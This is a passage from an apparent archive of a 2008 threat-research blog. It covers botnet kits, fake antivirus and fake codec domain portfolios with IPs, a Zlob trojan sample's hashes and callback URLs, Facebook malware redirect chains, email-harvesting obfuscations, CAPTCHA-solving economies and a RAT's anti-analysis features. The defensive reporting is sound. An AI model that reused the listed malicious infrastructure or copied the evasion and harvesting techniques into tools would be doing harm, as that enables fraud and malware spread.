Condition of the victim (works, fell).

*2. **Bots manager***

– Displays a list of bots (postranichno).

– Obratseniya date of the first and last.

– ID Bot.

– Country Bot.

– Type Bot.

– The status Bot (online / offline).

– Bot bandwidth to different parts of the world (europe, asia).

– The possibility of removing bots

– When you click on ID Bot loadable still a wealth of information about it

630



*3. **Statistics botneta***

– Statistics both common and build Bot.

– Information on the growth and decline botneta dates (and build).

– Bots online

– All bots

631



– Dead bots.

*4. **Statistics botneta country***

– All countries to work on

– New work by country

– Online work from country to country

– Dead bots by country

*5. **Detailed history botneta***

*6. **Convenient user-friendly interface adding teams***

*7. **Admin minimal server loads***

– Use php5/mysql

632



Upcoming features :

1. Form grabber (price increase substantially), for old customers will be charged as an upgrade

2. Public key cryptography

3. Clustering campaigns and DDoS attacks

Despite it’s proprietary nature, it’s quality and innovative features will sooner or later leak out for everyone to take

advantage of, a rather common lifecycle for the majority of proprietary malware kits in general.

Related posts:

[1]BlackEnergy DDoS Bot Web Based

[2]A New DDoS Malware Kit in the Wild

[3]The Cyber Bot - Web Based Malware

[4]The Black Sun Bot - Web Based Malware

[5]Custom DDoS Capabilities Within a Malware

[6]Botnet on Demand Service

[7]Loads.cc - DDoS for Hire Service

[8]Using Market Forces to Disrupt Botnets

[9]Botnet Communication Platforms

[10]A Botnet Master's To-Do List

[11]DDoS on Demand VS DDoS Extortion

[12]How Does a Botnet with 100k Infected PCs Look Like?

1. http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html

2. http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html

3. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

5. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

6. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

7. http://ddanchev.blogspot.com/2008/03/loadsccs-ddos-for-hire-service.html

8. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

9. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

10. http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html

11. http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html

12. http://ddanchev.blogspot.com/2008/05/how-does-botnet-with-100k-infected-pcs.html

633



A Diverse Portfolio of Fake Security Software - Part Four (2008-08-25 12:03)

Thanks to the affiliate based business model that's driving the increase of fake security software and rogue codecs serving domains, the very same templates, but with different

domain names, continue appearing in blackhat SEO, spam, and malicious doorways redirection campaigns.

Moreover, with the "time-to-market" of a fake security software decreasing due to the efficiency approach introduced in the form of tips for abuse-free hosting services provided by the "known suspects", and the freely available templates, we're slowly starting to see the upcoming peak of this approach.

In a true proactive spirit, the domains parked at 216.195.56.88 are all upcoming fake security software, to be introduced anytime soon.

634

fast-pc-scanner-online .com *- (92.62.101.41; 91.203.92.48; 91.203.92.106; 58.65.238.171)* ***top-pc-scanner .com***

buy-secure-protection .com

security-scan-pc .com

pc-scanner-online .com

viruses-scanonline .com

virus-scanonline .com

antivirus-scanonline .com

topvirusscan .com

virusbestscan .com

best-security-protection .com

infectionscanner .com

virusbestscanner .com

full-protection-now .com

Pwrantivirus .com *- 91.208.0.246*

vav-x-scanner .com

vav-scanner .com

scanner.vavscan .com

malware-scan .com

Scanner-Pwrantivirus .com

Xpertantivirus .com

Scanner-xpertantivirus .com

spyware-quickscan-2008 .com *- (216.195.56.88)*

virus-quickscan-2008 .com

spyware-quickscan-2009 .com

virus-quickscan-2009 .com

winmalwarecontrol .com

antispyware-quick-scan .com

virus-quick-scan .com

antivirus-quick-scan .com

winprivacytool .com

topantispyware2008 .com *- (216.195.56.86)*

cleanermaster .com *- (216.195.56.85)*

antivirus777 .com *- (67.228.120.3)*

pcsecuritynotice .com *- (67.228.120.3)*

Whereas the average Internet users are falling victims into this type of fraud, what I'm more concerned about is the large traffic the malicious domains receive in general due to all the different traffic acquisition tactics the people behind them apply. This anticipated traffic can then be greatly used as valuable metrics for the many other malicious ways in which it can be monetized.

Ironically, the participant in the affiliate program whose original objective was to drive traffic to the fake security software's site, may in fact start receiving so much traffic due to the combination of traffic acquisition tactics, that [1]introducing client-side exploits courtesy of a third-party affiliate network, may in fact prove more profitable then the revenue sharing partnership with the rogue security software's vendor at the first place.

635

Related posts:

[2]A Diverse Portfolio of Fake Security Software - Part Three

[3]A Diverse Portfolio of Fake Security Software - Part Two

[4]Localized Fake Security Software

[5]Diverse Portfolio of Fake Security Software

[6]Got Your XPShield Up and Running?

[7]Fake PestPatrol Security Software

[8]RBN's Fake Security Software

[9]Lazy Summer Days at UkrTeleGroup Ltd

[10]Geolocating Malicious ISPs

[11]The Malicious ISPs You Rarely See in Any Report

1. http://ddanchev.blogspot.com/2008/02/serving-malware-through-advertising.html

2. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

3. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

4. http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html

5. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

6. http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html

7. http://ddanchev.blogspot.com/2008/05/fake-pestpatrol-security-software.html

8. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

9. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

10. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

11. http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html

636



Automatic Email Harvesting 2.0 (2008-08-26 12:35)

Just [1]when you think that [2]email harvesting matured into user names harvesting in a true Web 2.0 style with the recently uncovered harvested [3]IM screen names, and [4]Youtube user lists for spammers, phishers and malware authors to take advantage of, someone has filled in the gap that's been around as long as email harvesting has been a daily routine for spammers - dealing with text obfuscations which still remain highly popular online, once it became evident that spammers are in fact crawling for default mailto lines. This email harvesting module can be run a separate script, or get integrated as a module within any botnet, is capable of harvesting the following text obfuscations often used in order to prevent spamming crawlers :

mail@mail.com

mail[at]mail.com

mail[at]mail[dot]com

mail [space]mail [space]com

mail(@)mail.com

mail(a)mail.com

mail AT mail DOT com

The overall availability and easy of obtaining a huge percentage of valid email addresses within an organiza-ton, is not just resulting in the increasing [5]segmentation and localization of spam, phishing and malware campaigns, it's increasing the profit margins for the spamming providers which is now not just [6]offering verified to be 100 %

valid email addresses, but also, can providing the foundations for spear phishing and targeted attacks.

[7]Quality assurance in spamming is still in its introduction phrase, with customers starting to put the emphasis on the number of emails that actually made it through the spam filters, than the number of emails sent as [8]a benchmark for increasing the probability of bypassing anti spam filters. Taking into consideration the big picture, sniffing for email addresses streaming out of malware infected hosts, and stealing huge email databases by exploiting 637

vulnerable online communities, seems to be the tactics of choice for the majority of individuals whose responsibility is to continuously provide fresh and valid email addresses.

1. http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html

2. http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html

3. http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html

4. http://ddanchev.blogspot.com/2008/05/harvesting-youtube-usernames-for.html

5. http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html

6. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html

7. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

8. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

638



Fake Porn Sites Serving Malware - Part Three (2008-08-26 15:21)

Continuing the [1]Fake Porn Sites Serving Malware and [2]Fake Porn Sites Serving Malware - Part Two series, in part three we'll take a peek at the emerging trend of parking a single domain at up to three different hosting locations, re-establishing connections between malicious ISPs for yet another time in between exposing the domains and the download locations sharing the same IPs.

downlfreesexgirlbeach .com** first redirects to **infodist1 .com/in.cgi?2** then to **watchnenjoy.com/index.php?id=1314

***&style=black**, and finally to the front end to the codec's download location **handmadeclips .com**, where the codec is downloaded from **fwlprocedure .com**. Behind these domains, we can easily expose many other fake porn sites and pharmaceutical scams, next to a small portfolio of domains specifically used for hosting the binaries. Due to the*

obvious rotation I’ve encountered several times so far, a fake porn site today, is tomorrow’s blackhat SEO content farm :

639



***downlfreesexgirlbeach .com** - (88.214.198.25)*

vids365 .com

downlfreesexgirlbeach .com

top.only-bi .com

wikiei .com

paysuperporn .com

aboutsexporn .com

freactor .com

cheapofficialpills .com

finance-leaders.comnudenakedboys .com

photosgayboys .com

uniqueincest.com

shyincest .com

banrnd.central-xxx .com

tvisklick .info

thebg .net

termion .net

xoxvids .net

bestpricepills .net

bcodecnow .net

infodist1 .com *- (88.214.204.40)*

farmasearch2008 .com

flaxxvid .com

xanax777pills .com

640



18virgingirls .com

girlnudegallaryvideox .com

allxxxpornogerlsx .com

jproshin .info

familytaboo .info

fullsitehost .info

20searchonlinesite .net

add-your-video .net

blogs4y .net

adult-shemale .com *- (88.214.198.25)*

adult-tranny .com

641

all-shemale .com

bcodecnow .net

best-tranny .com

bestguyportal .com

bestmoviez .com

central-xxx .com

downlfreesexgirlbeach .com

gallery-boy .com

hiosexywomensxxxgirlsx .com

lady-dick .com

bcodecnow .net

mytoppharmacy .com

nakednudeboys .com

nakednudemen .com

nudenakedboys .com

only-bi .com

only-shemale .com

page-reviews .com

paulaslosingit .com

photosgayboys .com

stud-boys .com

the0download .com

wikiei .com

moviez .com

hiosexywomensxxxgirlsx .com

sexygirlsisuniformh0t .com

the0download .com

flwprocedure .com *- (77.91.231.201)*

movupdate .com

flwupdate .com

formatmpeg .com

movieexternal .com

flwtool .com

aviexecution .com

releasedvideo .com

wmvcompressor .com

movieopens .com

mpegapparatus .com

flwassistant .com

flwinstrument .com

piterserv .com

wovview .com

Some info on a sample codec :

Scanners Result: 11/36 (30.56 %)

Trojan-Downloader.Win32.Zlob.cos

Trojan.Popuper.7315

File size: 10240 bytes

MD5...: 467e4e78974dc8b2ee5d7da024daf31a

642

SHA1..: 311e0c710bb15761ef3dace54b55489830cf5803

Phones back to ***69.50.164.50****/this/is/stereo/music.php?pa ram=0;1314;1550;* ***69.50.164.50****/this/is/stereo/jazz.php?par am=49325611;2:191:5|7:271:0|6:130:0|9:0:5|34:65536:0*

and

to

85.255.119.244*/this/is/stereo/music.php?-*

param=0;4135;1548.

When ***Emil Kaperski's*** *owned [3]InterCage, Inc. (69.50.164.50) meets [4]UkrTeleGroup Ltd. (85.255.119.244)*

*previously known as **Andrei Kislizin's** owned InHoster, you know you're on the right track.*

1. http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html

2. http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html

3. http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html

4. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

643







Facebook Malware Campaigns Rotating Tactics (2008-08-27 14:18)

Trust is vital, and coming up with ways to multiply the trust factor is crucial for a successful [1]malware campaign spreading across social networks. Excluding the publicly available malware modules for spreading across [2]popular social networking sites, using the presumably, [3]already phished accounts for the foundation of the trust factor, the recent malware campaigns spreading across Facebook and Myspace are all about plain simple social engineering and a combination of tactics.

However, in between combining typosquatting and on purposely introducing longer subdomains impersonating a

web application's directory structure, there are certain exceptions. Like this flash file hosted at ImageShack and spammed across Facebook profiles, which at a particular moment in the past few days used to redirect to client-side exploits served on behalf of a shady affiliate network that's apparently geolocating the campaigns based on where the visitors are coming from.

644



***img228.imageshack .us/img228/3238/gameonit4.swf** redirects to **ermacysoffer .info** - (216.52.184.243) and to **tracking.profitsource .net** (67.208.131.124) that's also responding to **p223in.linktrust .com** (67.208.131.124). Just for the record, we also have **halifax-cnline.co.uk** parked at 216.52.184.243, 69.64.145.229 and 69.64.145.229, known badware IPs related to previous fraudulent activity.*

*Moreover, cross-checking this campaign with [4]another Facebook malware campaign enticing users to visit **whitney-ganykus.blogspot .com** where a javascript obfuscation redirects to **absvdfd87 .com** and from there to the already known **tracking.profitsource .net/redir.aspx? CID=9725 &AFID=28836 &DID=44292**, and given that absvdfd87.com is parked at the now known 69.64.145.229, we have a decent smoking gun connecting the two campaigns.*

Facebook is often advising that users stay away from weird URLs, does this mean ignoring [5]ImageShack and

Blogspot altogether? The next malware campaign could be taking advantage of [6]DoubleClick and [7]AdSense

redirectors - for starters.

1. http://vil.nai.com/vil/content/v_148955.htm

2. http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html

3. http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html

4. http://www.bangky.net/blog/?p=257

5. http://ddanchev.blogspot.com/2008/06/imageshack-typosquatted-to-serve.html

6. http://blog.trendmicro.com/malware-abuses-doubleclicks-open-redirects

7. http://www.virusbtn.com/news/2008/06_03a.xml?rss

645



Fake Security Software Domains Serving Exploits (2008-08-28 12:41)

Psychological imagination, "think cybercriminals" mentality or scenario building intelligence, seem to always produce the results they are supposed to. On Monday, [1]I pointed out that :

" Ironically, the participant in the affiliate program whose original objective was to drive traffic to the fake security software's site, may in fact start receiving so much traffic due to the combination of traffic acquisition tactics, that [2]introducing client-side exploits courtesy of a third-party affiliate network, may in fact prove more profitable then the

revenue sharing partnership with the rogue security software's vendor at the first place. "

646



The next day, [3]client-side exploits start getting introduced "in between" the fake security software sites :

" I've blogged before about the problem of Google Adwords pushing Antivirus XP Antivirus 2008. The situation is still ongoing. However, it's taken a turn for the worse, as these XP Antivirus pages are pushing exploits to install malware on the users system. This will also affect the many syndicators of Google Adwords. "

The domain in question ***bestantivirus2009.com*** *- (68.180.151.21) is hosting the binary at* ***bestantivirus2009***

.com*/setup _1096 _MTYwM3wzNXww _.exe and has an IFRAME pointing to* ***huytegygle .com****/index.php*

(200.46.83.246).

647



Here's another example ***antivirus0003.net*** *with an IFRAME pointing to a different location -* ***124.217.250.85***

/ ave/etc/count.php?o=16*.*

Despite that these domains are part of the "International Virus Research Lab" fake domains portfolio, it remains to be seen whether others will start multitasking as well.

1. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

2. http://ddanchev.blogspot.com/2008/02/serving-malware-through-advertising.html

3. http://sunbeltblog.blogspot.com/2008/08/xp-antivirus-2008-now-with-sploits.html

648



Exposing India's CAPTCHA Solving Economy (2008-08-29 21:38)

"Are you a Human?" - once asked the CAPTCHA, and the question got answered by, well, a human, thousands of them to be precise. Speculations around one of the main weaknesses of CAPTCHA based authentication in the face of human CAPTCHA solvers, seems to have evolved into a booming economy in India during the past 12 months, with thousands of people involved.

The following article - "[1]Inside India's CAPTCHA solving economy" aims to expose legitimate data entry workers, whose business models and techniques are in fact used by Russian cybercriminals not only for personal phishing, spamming and malware spreading purposes, but also, to resell the bogus accounts and earn a premium in the process :

" No CAPTCHA can survive a human that's receiving financial incentives for solving it, and with an army of low-wagedIndia CAPTCHA breakers human CAPTCHA solvers officially in the business of "data processing" while earning a mere $2 for solving a thousand CAPTCHA's, I'm already starting to see evidence of consolidation between India's major CAPTCHA

solving companies. The consolidation logically leading to increased bargaining power, is resulting in an international franchising model recruiting data processing workers empowered with do-it-yourself CAPTCHA syndication web based kits, API keys, and thousands of proxies to make their work easier, and the process more efficient. "

Cybercrime is just as outsourceable as CAPTCHA breaking is these days.

649

***UPDATE:** [2]Slashdot, [3]BoingBoing, [4]Ars Technica, and [5]The Tech Herald picked up the story.*

Related posts:

[6]The Unbreakable CAPTCHA

[7]Spam coming from free email providers increasing

[8]Gmail, Yahoo and Hotmail's CAPTCHA broken by spammers

[9]Microsoft's CAPTCHA successfully broken

[10]Vladuz's Ebay CAPTCHA Populator

[11]Spammers and Phishers Breaking CAPTCHAs

[12]DIY CAPTCHA Breaking Service

[13]Which CAPTCHA Do You Want to Decode Today?

1. *http://blogs.zdnet.com/security/?p=1835*

2. *http://it.slashdot.org/it/08/08/30/1219235.shtml*

3. http://www.boingboing.net/2008/08/30/indias-underground-c.html

4.

http://arstechnica.com/news.ars/post/20080901-captchas-flummox-bots-but-may-be-doomed-by-captcha-farmers.

html

5. http://www.thetechherald.com/article.php/200835/1899/CAPTCHAs-are-dead-%E2%80%93-new-research-from-Dancho

-Danchev-confirms-it

6. http://ddanchev.blogspot.com/2008/07/unbreakable-captcha.html

7. http://blogs.zdnet.com/security/?p=1514

8. http://blogs.zdnet.com/security/?p=1418

9. http://blogs.zdnet.com/security/?p=1232

10. http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html

11. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

12. http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html

13. http://ddanchev.blogspot.com/2007/11/which-captcha-do-you-want-to-decode.html

1.9

September

651

A Diverse Portfolio of Fake Security Software - Part Five (2008-09-02 10:41)

The "campaign managers" behind these [1]fake security software propositions are not just starting to take park them at up to three different locations, [2]localize the sites to different languages and introduce [3]client-side exploits, just in case the end user gets suspicious and doesn’t install it, but also, the natural evasive practices. For instance, once some of their domains get detected and blocked, they put them in a stand by mode and relaunch them online in a week or so, or ensure that only those coming to the domains from where they are supposed to come - yet another blackhat SEO or SQL injection attack - are the only ones getting to see the download screen.

Some of the new additions parked at the same IPs offered by the "known suspects" include :

***main-scanner .com** - (77.244.220.138; 78.159.97.247; 89.149.209.251; 212.95.37.154)*

scanner-mainpro .com

scanner-online1 .com

alldiskscheck300 .com

myscanners101 .com

download-a1 .com

scanner-online1 .com

multilang1 .com

ratemyblog1 .com

multisearch1 .com

filescheck-list303 .com

woodst-sale .com

scanner-mainpro .com

main-scanner .com

directrevisions .com

652



supersolution-freeantivirus .com *- (213.155.2.69)*

antivirus-bestsolution .net

antivirus4protection .net

antivirusproxp .com

freebest-antivirus .net

goodantivirus-free .net

noadwareantivirus .com

pwrantivirus2009 .com

solution-freeantivirus .com

supersolution-antivirus .com

supersolution-freeantivirus .com

antivirusdwl .com

securesoftdl .com

viva-codec .com

win-antivirus-protect .com

avxp-2008 .net

antivirusq .net

antivirus2008b .net

antivirus2008m .net

antivirus2008n .net

653

antivirus2008v .net

antivirus777 .com

antivirusq .net

antivirusr .net

antivirust .net

antivirusw .net

antivirusu .net

expressantivirus2009 .com

spywarezscan .net

antispywareq .net

free-anti-spywaree .net

avcheckyourpc .net

software-for-me08 .com *- (78.157.143.250)*

software-for-me-08 .com

softwarefor-me2008 .com

softwarefor-me-2008 .com

software-forme08 .com

doctor2antivirus .com *- (217.112.94.226; 87.248.163.56)*

doctor5antivirus .com

doctor6antivirus .com

654

doctor7antivirus .com

doctor8antivirus .com

doctorantivirus2008a .com

doctor-antivirus .com

bcodecnow .net

mysoftwarefreezone .com *- (91.203.92.97)*

hotvid44 .com

totsec2009 .com

getdefender2009 .com

totalsecure2009 .com

myveryprivatevid .com

mustseethatvid .com

onlythebestvid .com

ie-antivirus-order .com

ie-anti-virus .com

secure-order-box .com

secureexpertcleaner .com *- (89.149.227.50)*

bestxpclean2008 .com

virusremover2008 .com

registrydoctor2008 .com

securefileshredder .com

hypersecurefileshredder .com

bestsecureexpertcleaner .com

getdefender2009 .com *- (58.65.238.34)*

malwarebell .com

free-viruscan .com

tmptmpservvv .com

cometoseemyshow .com

getneededsoftware .com *- (91.203.93.25)*

gettotalsec2008 .com

thedownloadvid .com

scan.pc-antispyware-scanner .com

totalsecure2009 .com

wista-antivirus2009 .com *- (216.255.179.203)*

usawindowsupdates .com *- (85.17.143.213)*

mswindowsupdates .com

The campaigns and the hosting providers are continuously monitored, especially taking into consideration the fact that the domains are already appearing in Alexa's web rankings with sudden peaks of traffic.

Related posts:

[4]Fake Security Software Domains Serving Exploits

[5]A Diverse Portfolio of Fake Security Software - Part Four

[6]A Diverse Portfolio of Fake Security Software - Part Three

[7]A Diverse Portfolio of Fake Security Software - Part Two

[8]Localized Fake Security Software

[9]Diverse Portfolio of Fake Security Software

[10]Got Your XPShield Up and Running?

[11]Fake PestPatrol Security Software

[12]RBN's Fake Security Software

[13]Lazy Summer Days at UkrTeleGroup Ltd

[14]Geolocating Malicious ISPs

[15]The Malicious ISPs You Rarely See in Any Report

1. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

2. http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html

3. http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html

4. http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html

5. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

6. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

7. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

8. http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html

9. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

10. http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html

11. http://ddanchev.blogspot.com/2008/05/fake-pestpatrol-security-software.html

12. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

13. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

14. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

15. http://ddanchev.blogspot.com/2008/06/malicious-isps-you-rarely-see-in-any.html

656



Copycat Web Malware Exploitation Kits are Faddish (2008-09-03 13:27)

For the cheap cybercriminals not wanting to invest a couple of thousand dollars into purchasing a cutting edge web malware exploitation kit – a pirated copy of which they would ironically obtained several moths later – with all the related and royalty free updates coming with it, there are always the copycat malware kits like this one offered for $100.

Taking into consideration the proprietary nature of some of the kits, the business model of malware kits was mostly relying on their exclusive nature next to the number, and diversity of the exploits included in order to improve the infection rate. This simplistic assumption on behalf of the coders totally [1]ignored the possibility of their kits leaking to the general public, or copies of the kits ending up as a bargain in particular underground deal where the once highly exclusive kit was offered as a bonus.

"Me too" web malware kits were a faddish way to enjoy the popularity of web malware kits like MPack and Icepack and try to cash in on that popularity by coming up average kits lacking any significant differentiation factors in the process. But just like the original and proprietary kits, whose authors didn't envision the long term growth strategy of integrating different services into their propositions or the kits themselves, the authors of copycat malware kits didn't bother considering the lack of long-term growth strategy for their releases. Branding in respect to releasing a Firepack malware kit to compete with Icepack which was originally released to compete with Mpack, has failed to achieve the desired results as well.

And with malware kits now a commodity, and underground vendors excelling in a particular practice with the

long term objective to vertically integrate in their area of expertise – think spammers offering localization of messages into different languages and segmented email databases from a specific country – would we witness the emergence of [2]managed cybercrime services charging a premium for providing fresh dumps of credit card numbers, PayPal, Ebay accounts or whatever the buyer is requesting?

That may well be the case in the long term.

Related posts:

[3]Web Based Botnet Command and Control Kit 2.0

[4]DIY Botnet Kit Promising Eternal Updates

[5]Pinch Vulnerable to Remotely Exploitable Flaw

[6]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[7]The Small Pack Web Malware Exploitation Kit

[8]Crimeware in the Middle - Zeus

[9]The Nuclear Grabber Kit

[10]The Apophis Kit

[11]The FirePack Exploitation Kit Localized to Chinese

[12]MPack and IcePack Localized to Chinese

[13]The Icepack Exploitation Kit Localized to French

[14]The FirePack Exploitation Kit - Part Two

[15]The FirePack Web Malware Exploitation Kit

[16]The WebAttacker in Action

[17]Nuclear Malware Kit

[18]The Random JS Malware Exploitation Kit

[19]Metaphisher Malware Kit Spotted in the Wild

[20]The Black Sun Bot

[21]The Cyber Bot

[22]Google Hacking for MPacks, Zunkers and WebAttackers

[23]The IcePack Malware Kit in Action

1. http://blogs.zdnet.com/security/?p=1598

2. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

3. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html

4. http://ddanchev.blogspot.com/2008/08/diy-botnet-kit-promising-eternal.html

5. http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html

6. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

7. http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html

8. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

9. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

10. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

11. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

12. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

13. http://ddanchev.blogspot.com/2008/05/icepack-exploitation-kit-localized-to.html

14. http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html

15. http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html

16. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

17. http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html

18. http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html

19. http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html

20. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

21. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

22. http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html

23. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

658



The Commoditization of Anti Debugging Features in RATs (2008-09-03 14:19)

Is it a [1]Remote Administration Tool (RAT) or is it [2]malware? That’s the [3]rhetorical question, since [4]RATs are not supposed to have built-in Virustotal submission for the newly generated server, antivirus software "killing" and

[5]firewall bypassing capabilities.

Taking a peek into some of commodity features aiming to make it harder to analyze the malware found in

pretty much all the average DIY malware builders available at the disposal at the average script kiddies, one of the latest releases pitched as RAT while it’s malware clearly indicates the commoditization and availability of such modules :

" - FWB (DLL Injection, The DLL is Never Written to Disk)

- Decent Strong Traffic Encryption

- Try to Unhook UserMode APIs

- No Plugins/3rd Party Applications

- 4 Startup Methods (Shell, Policies, ActiveX, UserInIt)

- Set Maximum Connections

- Built In File Binder

- Multi Threaded Transfers

- Anti Debugging (Anti VMware, Anti Sandboxie, Anti Norman Sandbox, Anti VirtualPC, Anti Anubis Sandbox, Anti CW

Sandbox)"

659



Malware coders or "malware modulators"? With the currently emerging [6]malware as a web service toolkits porting common malware tools to the web, drag and drop web interfaces for malware building are [7]definitely in the works.

1. http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html

2. http://ddanchev.blogspot.com/2007/08/rats-or-malware.html

3. http://ddanchev.blogspot.com/2007/08/shark-2-diy-malware.html

4. http://ddanchev.blogspot.com/2007/12/shark-malware-new-versions-coming.html

5. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

6. http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html

7. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

660



Summarizing Zero Day's Posts for August (2008-09-04 14:18)

Here's a concise summary of all of my posts at [1]Zero Day for August. If interested, consider going through [2]July's summary, subscribe yourself to [3]my personal feed, or [4]Zero Day's main feed, and stay informed.

Some of the notable articles are - [5]Today's assignment : Coding an undetectable malware ; [6]Coordinated

Russia vs Georgia cyber attack in progress and [7]Inside India's CAPTCHA solving economy.

***01.** [8]Cuil's stance on privacy - "We have no idea who you are"*

***02.** [9]Phishers increasingly scamming other phishers*

***03.** [10]Today's assignment : Coding an undetectable malware*

***04.** [11]Consumer Reports urges Mac users to dump Safari, cites lack of phishing protection*

***05.** [12]Fake CNN news items malware campaign spreading rapidly*

***06.** [13]CNET's Clientside developer blog serving Adobe Flash exploits*

***07.** [14]Coordinated Russia vs Georgia cyber attack in progress*

***08.** [15]Researcher discovers Nokia S40 security vulnerabilities, demands 20,000 euros to release details **09.** [16]Intel proactively fixes security flaws in its chips*

10. *[17]1.5m spam emails sent from compromised University accounts*

661

11. *[18]Fortune 500 companies use of email spoofing countermeasures declining*

12. *[19]China busts hacking ring, managed to penetrate 10 gov’t databases*

13. *[20]Scammers caught backdooring chip and PIN terminals*

14. *[21]SpamZa - opt in spamming service fighting to remain online*

15. *[22]FEMA’s PBX network hacked, over 400 calls made to the Middle East*

16. *[23]Typosquatting the U.S presidential election - a security risk?*

17. *[24]Hundreds of Dutch web sites hacked by Islamic hackers*

18. *[25]Twitter’s "me too" anti-spam strategy*

19. *[26]Malware detected at the International Space Station*

20. *[27]Taiwan busts hacking ring, 50 million personal records compromised*

21. *[28]MSN Norway serving Flash exploits through malvertising*

22. *[29]Inside India’s CAPTCHA solving economy*

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

3. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

4. http://feeds.feedburner.com/zdnet/security

5. http://blogs.zdnet.com/security/?p=1649

6. http://blogs.zdnet.com/security/?p=1670

7. http://blogs.zdnet.com/security/?p=1835

8. http://blogs.zdnet.com/security/?p=1620

9. http://blogs.zdnet.com/security/?p=1641

10. http://blogs.zdnet.com/security/?p=1649

11. http://blogs.zdnet.com/security/?p=1655

12. http://blogs.zdnet.com/security/?p=1657

13. http://blogs.zdnet.com/security/?p=1664

14. http://blogs.zdnet.com/security/?p=1670

15. http://blogs.zdnet.com/security/?p=1712

16. http://blogs.zdnet.com/security/?p=1717

17. http://blogs.zdnet.com/security/?p=1723

18. http://blogs.zdnet.com/security/?p=1741

19. http://blogs.zdnet.com/security/?p=1743

20. http://blogs.zdnet.com/security/?p=1750

21. http://blogs.zdnet.com/security/?p=1754

22. http://blogs.zdnet.com/security/?p=1765

